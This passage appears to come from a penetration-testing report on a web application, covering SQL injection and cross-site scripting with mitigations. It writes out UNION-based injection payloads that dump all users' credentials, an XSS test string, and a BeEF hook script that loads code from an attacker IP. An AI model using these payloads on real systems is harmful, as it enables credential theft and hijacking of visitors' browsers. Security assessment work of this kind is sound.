

Figure:-3.2-c

- After registering an account with username and password as ”s” , it was possible to display credentials of all users with the command **s"UNION select username, password, password, age, image from users--"** in the password field. The website displayed the credentials of all the users from the database at the third position, as shown in figure 3.3.



Figure:-3.3-a

Passwords



Figure:-3.3-b



Figure:-3.3-c

Location of the images is shown in figures 3.4.

Replacing password with image will display image with command **s"UNION select username, password, image, age, image from users--"**



Figure:-3.4-a



Figure:-3.4-b

Username as shown in figures 3.5.

s"UNION select username, password, username, age, image from users--"



Figure:-3.5-a



Figure:-3.5-b

Mitigation:-

- ✓ **A prepared statement** ensures that the whole string is taken into consideration and then the operations are performed on it, for example, **XYZ" or "1"="1** are considered as a whole string.
- ✓ **Stored procedures** are like the prepared statement. The only difference is, it is defined and stored in the database and called from the applications. However, stored procedures do not always guarantee safety from SQL injection. (SQL Injection Prevention - OWASP Cheat Sheet Series. 2017)
- ✓ **Sanitizing input** properly at both ends.

4. Cross-site scripting (XSS).

This vulnerability allows attackers to enter JavaScript into a webpage. This is a short JavaScript code **<script>alert("XSS")</script>** which generates alerts. If this script gets executed and the output appears on the webpage, this will be vulnerable to cross-site scripting as this can be seen in figures4.1.



Figure:-4.1-a



Figure:-4.1-b

Browser Exploitation Framework (BeEF) is a penetration testing tool that grants client-side attacks and takes advantage of any practicable vulnerabilities on the website. To hook the victim, BeEF software could be used and perform stored cross-site scripting at a vulnerable webpage with script **\<script src="http://192.168.118.128:3000/hook.js"></script>** as shown in figure 4.2 where the attacker's IP address is provided in the script.



Figure:-4.2-a

Victim hooked.



Figure:-4.2-b

Figure 4.2-b number of exploits that could be performed by the attacker.



Figure:-4.3-a

